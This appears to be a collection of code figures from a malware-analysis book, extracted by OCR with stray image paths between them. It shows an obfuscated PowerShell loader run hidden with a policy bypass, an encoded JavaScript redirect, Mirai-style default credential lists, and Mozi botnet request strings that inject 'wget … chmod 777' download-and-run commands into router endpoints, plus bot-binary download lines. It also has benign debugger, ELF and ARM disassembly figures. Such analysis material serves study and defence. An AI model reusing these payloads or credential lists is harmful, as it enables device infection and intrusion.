h8T9BAemcLl5ABKIVoEfjlYvVSrrq/9sC5BbFKItXVIIQwNPySejpwd9jJf+iwj0zm+r+
FRBKkWeKFYvyDRNcX0MSMMFOTaisgOEOepRg4grRCzxBJj6w29C4YIyhQZa4fnayveNLpg/9FIM8igTCm4LM3VDsguBGe+
hgpMNDTEqKbaecBDv2fC/80XQnFsODxrSjJALYFpiC5Lk2o+Iomc0UCHugBdfL/dmw41CnZ7ACo+Ejy2BJcEokW+
vq2BQQwCWxSt2CVo9Tmosek1pvHwIaawl7g62oDXJUPNl/+SEOaRYe1NbxwQwmdlMvJNJSnVCQ7FCcJxyFg3XIJxoV/wB++
g4p42DMc6ft5/kOyermd6KNSVzMNRwZi3muRVQ2ZWcUpXVkFswZXSsuP3vPwq72xnrnaPjubkO/
zw96Nw3c2qzczaH99WSvHc2fzIKuYLoo6urWKzIM6c/IAJZZc7IVY/1TwSWd0NKJgHq411xxt+OE70ILTUiFl/
QtRNPloOdBe0jzzfHACqiWc9IdTof4Iq3UKBwULVRLqRSSPtG8F5TewbzqoyI4BO6S8=\"))))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();") else (%WinDir%
\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
"Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream
($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"nVZNb9swDL3nVwiBDwkaF/
K306BAuxUDCgxdsXbbIcjBluXVmGIbttKm3fbfJ9KWHLfbsPVCmSL1+EhRYSxGTsnZdLK+EOJyWleNnE2/8
```




```
PS C:\> get-help invoke-expression

NAME
    Invoke-Expression

SYNTAX
    Invoke-Expression [-Command] <string>  [<CommonParameters>]


ALIASES
    iex


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Invoke-Expression -Online" or
           go to https://go.microsoft.com/fwlink/?LinkID=113343.


PS C:\> _
```



```
function WriteFile(data)
{
  var fso = new ActiveXObject("Scripting.FileSystemObject");
  var fh = fso.CreateTextFile("c:\\temp\\payload.bin", true);
  fh.Write(data);
  fh.Close();
}

WriteFile("<some_data>");
```



```
   var temp="",i,c=0,out="";
   var str="60!115!99!114!105!112!116!32!116!121!112!101!61!34!116!101!120!116!47!106!97!118!97!115!99!114!105
!112!116!34!62!13!10!114!101!102!32!61!32!100!111!99!117!109!101!110!116!46!114!101!102!101!114!114!101!114!13
!10!105!102!32!40!114!101!102!32!33!61!32!117!110!100!101!102!105!110!101!100!13!10!32!38!38!32!47!121!97!110
!100!101!120!124!103!111!111!103!108!101!124!114!97!109!98!108!101!114!47!105!46!116!101!115!116!40!114!101!102
!41!41!32!123!13!10!119!105!110!100!111!119!46!108!111!99!97!116!105!111!110!32!61!32!100!101!117!114!108!40!34
!47!115!117!46!107!111!111!98!110!105!119!117!102!46!100!98!47!47!58!112!116!116!104!34!41!43!34!108!101!116!115
!45!103!111!45!112!105!99!116!117!114!101!45!100!105!99!116!105!111!110!97!114!121!46!112!104!112!34!59!13!10
!125!32!101!108!115!101!32!123!13!10!32!32!32!32!32!32!32!32!32!32!32!32!125!13!10!102!117!110!99!116!105!111
!110!32!100!101!117!114!108!40!115!41!13!10!123!13!10!9!114!101!116!117!114!110!32!115!46!115!112!108!105!116!40
!34!34!41!46!114!101!118!101!114!115!101!40!41!46!106!111!105!110!40!34!34!41!59!13!10!125!13!10!60!47!115!99
!114!105!112!116!62!";
   l=str.length;
   while(c<=str.length-1)
   {
     while(str.charAt(c)!='!')temp=temp+str.charAt(c++);
     c++;
     out=out+String.fromCharCode(temp);
     temp="";
   }
   document.write(out);
```




This page says

Today is Mon Dec 24 2018 14:33:14 GMT+0000 (Greenwich Mean Time)

```
<html>
  <body>
    <script>
        let date = new Date();
        alert("Today is " + date);
    </script>
  </body>
</html>
```

Line 5, Column 9

Not paused



Today is Mon Dec 24 2018 14:41:42 GMT+0000 (Greenwich Mean Time)

```
let date = new Date();
alert("Today is " + date);
```


file://
D:/work/2018.12.10-book/chapter10/s
main.js

Breakpoints

□ Pause on exceptions

main.js

☑ alert("Today is " + date); 2



Call to known function with static result


Calls to known functions with predictable results get calculated.


Original Code

```
var x = -~-~'bp'[720094129.0.toString(2 << 4) + ""] * 8 + 2;
```

Analysis Result

```
var x = 34;
```


ELF header
Program header table (optional for linking view)
Segment 1
...
Segment N (Section M, Section M+1)
Section header table (optional for execution view)




```
sub_15ED4
STMFD           SP!, {R4,LR}
SVC             0x90011B
CMN             R0, #0x1000
MOV             R4, R0
BLS             loc_15EF8
```

```
BL              sub_147E4
RSB             R3, R4, #0
STR             R3, [R0]
MOV             R4, #0xFFFFFFFF
```


```
loc_15EF8
MOV             R0, R4
LDMFD           SP!, {R4,PC}
; End of function sub_15ED4
```

```
80.00% (-189,-35) (415,182) 0000DED8 00015ED8: sub_15ED4+4 (Synchronized with
```




```
FFFFFFFF SYS_mq_timedreceive  EQU 0x115
FFFFFFFF SYS_mq_notify      EQU 0x116
FFFFFFFF SYS_mq_getsetattr   EQU 0x117
FFFFFFFF SYS_waitid         EQU 0x118
FFFFFFFF SYS_socket         EQU 0x119
FFFFFFFF SYS_bind           EQU 0x11A
FFFFFFFF SYS_connect        EQU 0x11B
FFFFFFFF SYS_listen         EQU 0x11C
FFFFFFFF SYS_accept         EQU 0x11D
FFFFFFFF SYS_getsockname    EQU 0x11E
FFFFFFFF SYS_getpeername    EQU 0x11F
FFFFFFFF SYS_socketpair     EQU 0x120
FFFFFFFF SYS_send           EQU 0x121
FFFFFFFF SYS_sendto         EQU 0x122
FFFFFFFF SYS_recv           EQU 0x123
FFFFFFFF SYS_recvfrom       EQU 0x124
```


```
2. MACRO_SYS:0000011B
```




```
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                          // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                              // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                          // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                              // root     pass
```




```
.data:00051208   00000138   C   POST /GponForm/diag_Form?images/ HTTP/1.1\r\nHost: 127.0.0.1:8080\r\nConnection: keep-...
.data:00051A1C   00000132   C   POST /GponForm/diag_Form?images/ HTTP/1.1\r\nHost: 127.0.0.1:80\r\nConnection: keep-ali...
.data:00052230   00000360   C   POST /picsdesc.xml HTTP/1.1\r\nContent-Length: 630\r\nAccept-Encoding: gzip, deflate\r\nS...
.data:00052A44   000000A3   C   GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s:%...
.data:00053258   000000A3   C   GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://%s:%...
.data:00053A6C   00000314   C   POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nHost: %s:37215\r\nContent-Length: 601\r\nConnec...
.data:00054280   00000315   C   POST /UD/act?1 HTTP/1.1\r\nHost: 127.0.0.1:7574\r\nUser-Agent: Hello, world\r\nSOAPAction:...
.data:00054A94   00000315   C   POST /UD/act?1 HTTP/1.1\r\nHost: 127.0.0.1:5555\r\nUser-Agent: Hello, world\r\nSOAPAction:...
.data:000552A8   00000301   C   POST /HNAP1/ HTTP/1.0\r\nHost: %s:80\r\nContent-Type: text/xml; charset=\"utf-8\"\r\nSOA...
.data:00055ABC   00000094   C   GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://%s:%d/Mozi....
.data:000562D0   000000F7   C   GET /shell?cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+j...
.data:00056AE4   00000382   C   POST /soap.cgi?service=WANIPConn1 HTTP/1.1\r\nHost: %s:49152\r\nContent-Length: 630\r\...
.data:000572F8   00000074   C   GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}http://%s:%d/Mozi.m;${IFS}s...
.data:00057B0C   00000062   C   GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://%s:%d/Mozi.a;chmod+777+Mozi.a;/tm...
```




```
wget http://[redacted]/lolly/vac.x86; curl -O http://[redacted]lolly/vac.x86;cat
wget http://[redacted]/lolly/vac.mips; curl -O http:/[redacted]/lolly/vac.mips;c
wget http://[redacted]/lolly/vac.mpsl; curl -O http:/[redacted]/lolly/vac.mpsl;c
wget http://[redacted]/lolly/vac.arm4; curl -O http:/[redacted]/lolly/vac.arm4;c
wget http://[redacted]/lolly/vac.arm5; curl -O http:/[redacted]/lolly/vac.arm5;c
wget http://[redacted]/lolly/vac.arm6; curl -O http:/[redacted]/lolly/vac.arm6;c
wget http://[redacted]/lolly/vac.arm7; curl -O http:/[redacted]/lolly/vac.arm7;c
wget http://[redacted]/lolly/vac.ppc; curl -O http://[redacted]lolly/vac.ppc;cat
wget http://[redacted]/lolly/vac.m68k; curl -O http:/[redacted]/lolly/vac.m68k;c
wget http://[redacted]/lolly/vac.sh4; curl -O http://[redacted]lolly/vac.sh4;cat
```



